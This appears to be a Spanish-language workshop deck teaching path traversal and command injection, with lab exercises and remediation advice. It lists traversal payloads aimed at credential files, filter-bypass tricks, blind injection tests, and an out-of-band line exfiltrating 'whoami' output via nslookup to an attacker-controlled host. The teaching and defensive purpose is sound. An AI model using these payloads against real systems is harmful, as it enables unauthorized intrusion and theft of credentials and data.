// TALLER DE HACKING WEB

SESIÓN 02: PATH TRAVERSAL & RCE

Dominando el Control del Lado del Servidor

BLOQUE 1: PATH TRAVERSAL

Escape de Directorios y Exfiltración de Archivos (LFA)

CONCEPTO: VULNERABILIDAD DE RUTA

Definición Técnica

El **Path Traversal** (o Directory Traversal) es un fallo de seguridad que permite a un atacante acceder a archivos y directorios arbitrarios del servidor que ejecuta una aplicación.
Ocurre cuando la aplicación utiliza un input del usuario para construir una ruta de acceso a un archivo sin la debida sanitización o validación de los caracteres de escape.

Mecánica de Explotación

Utilizamos la secuencia ../ para retroceder en la jerarquía del sistema de archivos. Si la app espera una imagen en /var/www/images/user.jpg, podemos inyectar una secuencia para llegar a la raíz.
Impacto: Lectura de código fuente, archivos de configuración (.env), bases de datos y credenciales de sistema.

ANATOMÍA DE UN ESCAPE

Cómo procesa el SO

El sistema operativo resuelve las rutas de forma recursiva. Al recibir una secuencia como ../../../etc/passwd, el kernel retrocede tres niveles desde el directorio de trabajo actual.

Punto Ciego: El desarrollador asume que el usuario solo proporcionará nombres de archivos legítimos. No valida la presencia de puntos o barras diagonales que permiten la navegación.
En el backend, una función vulnerable como fopen($file) en PHP simplemente abre lo que el usuario pida.

IDENTIFICACIÓN DE VECTORES

Parámetros URL

Auditar parámetros como ?file=, ?path=, ?template=, ?image=. Cualquier valor que cargue un recurso externo.

Cookies y Headers

Muchos frameworks guardan el "tema" o "idioma" en cookies (lang=en.json). Cambiar estos valores puede disparar un Traversal inesperado.

API Endpoints

Llamadas a servicios REST que solicitan documentos PDF o imágenes de perfiles. Inyectar payloads directamente en el cuerpo JSON.

OBJETIVOS CRÍTICOS EN LINUX

Archivo	Propósito para el Auditor
/etc/passwd	Confirmación del Traversal y enumeración de usuarios del SO.
/etc/shadow	Hashes de contraseñas (requiere privilegios de root).
/proc/self/environ	Variables de entorno del proceso web (puede contener claves API).
/home/[user]/.bash_history	Historial de comandos para reconocimiento de post-explotación.
/var/log/apache2/access.log	Logs de acceso para inyectar payloads de Log Poisoning.

AUDITORÍA EN ENTORNOS WINDOWS

- **C:\windows\win.ini:** El archivo de prueba estándar para confirmar lectura en servidores IIS o .NET.
- **C:\windows\system32\drivers\etc\hosts:** Permite ver el mapeo de red interna y máquinas vecinas.
- **C:\inetpub\wwwroot\web.config:** Contiene la configuración de la aplicación y a veces credenciales de DBS.
- **C:\Users\[Username]\Desktop:** Carpeta personal del usuario que ejecuta el servicio si no hay aislamiento.

Nota: En Windows, tanto / como \ pueden funcionar como separadores de directorios dependiendo de la API utilizada por el backend.

BYPASS: RUTAS ABSOLUTAS

Lógica del Filtro

El desarrollador bloquea o elimina la secuencia ../ pensando que es el único método para escapar del directorio base.

La Evasión

Muchos lenguajes de programación, al recibir una ruta que comienza con la barra raíz (/), ignoran la carpeta actual y van directamente al archivo.

```
Payload: /etc/passwd
```

BYPASS: STRIPPING NO-RECURSIVO

Filtro "Perezoso"

La aplicación utiliza una función de reemplazo simple: str_replace("../", "", input) para limpiar la entrada una sola vez.

Técnica de Anidación

Inyectamos secuencias que, al ser limpiadas, forman un nuevo payload funcional en el resultado final.

```
Payload: ....//....//etc/passwd
```

(El filtro borra el ../ del medio y el resto colapsa en un ../ válido).

BYPASS: DOBLE CODIFICACIÓN URL

Inspección de WAF

El cortafuegos (WAF) bloquea peticiones que contienen puntos y barras literales. La aplicación decodifica el input después del control.

Superfluous Decoding

Codificamos el carácter % (que es %25). El servidor decodifica una vez, queda un payload codificado que pasa el filtro, y el backend lo decodifica de nuevo.

```
Payload: ..%252f..%252fetc/passwd
```

BYPASS: VALIDACIÓN DE INICIO

Check de Directorio

La aplicación valida que la cadena comience con un prefijo permitido, por ejemplo: /var/www/images/.

Satisfacción y Retroceso

Le damos el prefijo legítimo al inicio para pasar la validación, e inmediatamente inyectamos el traversal para salir de allí.

```
Payload: /var/www/images/../../../etc/passwd
```

BYPASS: INYECCIÓN DE NULL BYTE

Forzado de Extensión

El código concatena una extensión al final: $file . ".jpg". Esto causaría que /etc/passwd.jpg no exista.

Truncamiento en C

El carácter nulo (%00) indica el fin de la cadena para el sistema operativo. El resto se ignora al abrir el archivo.

```
Payload: ../../../etc/passwd%00.jpg
```

ESTRATEGIAS DE DETECCIÓN

- **Fuzzing de Profundidad:** Usar diccionarios en Burp Intruder incrementando los ../ de 1 a 15 niveles.
- **Análisis de Errores:** Mensajes como "Permiso denegado" o "Directorio no encontrado" confirman que el comando fue procesado.
- **Variantes de Barras:** Probar con barras invertidas ..\ para servidores Windows o codificaciones Unicode.
- **Archivos del Sistema:** Buscar siempre archivos estándar como /etc/issue o /windows/win.ini para confirmar lectura.

REMEDIACIÓN Y DEFENSA

Referencias Indirectas

La mejor defensa es no pasar nombres de archivos desde el usuario. Usar IDs mapeados a rutas fijas en una base de datos.

Canonización de Rutas

Resolver la ruta absoluta (ej. realpath() en PHP) y verificar que el resultado resida dentro del directorio permitido antes de abrir.

A LOS LABS: TRAVERSAL

Resolver: Simple Case, Non-recursive Strip & URL Decode Bypass

root@vanguardiun:~# cd labs/path_traversal

BLOQUE 2: COMMAND INJECTION

Remote Code Execution (RCE) y Control Total del Host

¿QUÉ ES EL COMMAND INJECTION?

Definición de RCE

Ocurre cuando una aplicación web permite que un usuario ejecute comandos arbitrarios del sistema operativo a través de una función vulnerable.
A diferencia del Traversal, aquí no solo leemos archivos, sino que **interactuamos con el sistema**: creamos procesos, abrimos puertos y manipulamos datos.

Causa Raíz

El uso de funciones "Sinks" (como system() o exec()) que concatenan strings de entrada del usuario directamente en la shell.
Impacto Crítico: El atacante toma la identidad del usuario que corre la web (ej: www-data).


CONTEXTO DE EJECUCIÓN

Usuario y Privilegios

Por lo general, los comandos se ejecutan bajo una cuenta de servicio limitada. Sin embargo, esto es suficiente para realizar reconocimiento de red interna o intentar una **Escalada de Privilegios**.

Visibilidad: En el lab de hoy veremos cómo un proceso legítimo de reporte de stock puede ser manipulado para ejecutar un segundo comando malicioso.

```
; whoami
```



VULNERABLE SINKS POR LENGUAJE

PHP

system(), exec(), passthru(), shell_exec(). El uso de comillas invertidas (backticks) también ejecuta comandos.

Python

os.system(), os.popen(), y el uso inseguro de subprocess.Popen(shell=True).

Node.js

child_process.exec(). Es fundamental auditar el paso de argumentos dinámicos a esta función.

DELIMITADORES DE SHELL

Para inyectar comandos, debemos "romper" la instrucción original utilizando caracteres especiales que la shell interpreta como separadores.

- **Punto y Coma (;):** Ejecuta el segundo comando después de que el primero termine.
- **Ampersand (&):** Ejecuta el comando en segundo plano (background).
- **Pipe (|):** Pasa la salida del primer comando como entrada del segundo.
- **Doble AND/OR (&& / ||):** Ejecuciones condicionales basadas en el éxito del comando previo.
- **New Line (\n / %0a):** Simula presionar Enter para iniciar una nueva línea de comando.

IN-BAND VS BLIND INJECTION

In-Band (Visible)

La salida del comando (ej: el resultado de ls) se renderiza directamente en el cuerpo de la respuesta HTTP. Es fácil de depurar.

Blind (Ciego)

La aplicación ejecuta el comando pero no devuelve ningún texto. Necesitamos técnicas de **inferencia** para saber si tuvimos éxito.

DETECCIÓN CIEGA: TIME-BASED

El Test de Latencia

Si la web no nos dice nada, la obligamos a esperar. Usamos el comando sleep para causar un retraso artificial.

Análisis

Si enviamos ; sleep 10; y el servidor tarda exactamente 10 segundos adicionales en responder, confirmamos que hay RCE.

```
email=test; sleep 10; --
```

ESTRATEGIA: REDIRECCIÓN DE SALIDA

Forzando la Escritura

Si no hay salida visual, guardamos el resultado del comando en un archivo dentro de una carpeta pública de la web.

```
; whoami > /var/www/images/out.txt
```

Recuperación del Botín

Usamos el navegador o una vulnerabilidad de Path Traversal para leer el archivo out.txt que acabamos de crear.

OUT-OF-BAND (OOB) INTERACTION

Interacción Externa

Obligamos al servidor comprometido a realizar una petición externa (DNS o HTTP) a un servidor que nosotros controlamos.

Exfiltración de Datos

Podemos incluir el resultado de un comando dentro del nombre de subdominio consultado.

```
; nslookup `whoami`.mi-server.com
```

EL "BRIDGE": CHAINING

Encadenando Path Traversal con RCE para Exfiltrar Datos Ciegos

POST-EXPLOTACIÓN Y RECONOCIMIENTO

Una vez ganada la ejecución de comandos, estos son los pasos para entender dónde estamos parados:

- **whoami / id:** Determinar privilegios y grupos de usuario.
- **uname -a / hostname:** Información de kernel y nombre del sistema.
- **netstat -antp:** Ver puertos internos y conexiones establecidas (Pivot).
- **ls -laR /:** Listado recursivo de archivos buscando archivos de configuración.

BYPASS: FILTRO DE ESPACIOS

Restricción L7

Muchos filtros eliminan los espacios para evitar que pasemos argumentos (ej. cat /etc/passwd).

Uso de ${IFS}

El *Internal Field Separator* es una variable de Bash que actúa como separador. La shell la interpreta como un espacio.

```
Payload: cat${IFS}/etc/passwd
```

BYPASS: FILTRO DE PALABRAS

Detección de Strings

Los WAFs buscan palabras como "cat", "nc", "bash" o "/etc/passwd" para bloquear la petición.

Fragmentación y Globbing

Usamos comillas vacías o caracteres comodín para confundir al filtro pero que la shell lo entienda.

```
Payload: ca''t /et'c'/pas's'wd
```

REMEDIACIÓN Y DEFENSA RCE

Evitar Funciones de Shell

Usar APIs nativas del lenguaje que no invoquen a la shell del sistema operativo (ej: mail() vs sendmail).

Listas de Argumentos

Si se debe llamar a un comando, pasar los parámetros como una lista separada, no como un string concatenado.

LAB FINAL: RCE BOSS

Blind Command Injection with Output Redirection

```
admin@qbit:~/labs# ./pwn_the_server.sh
```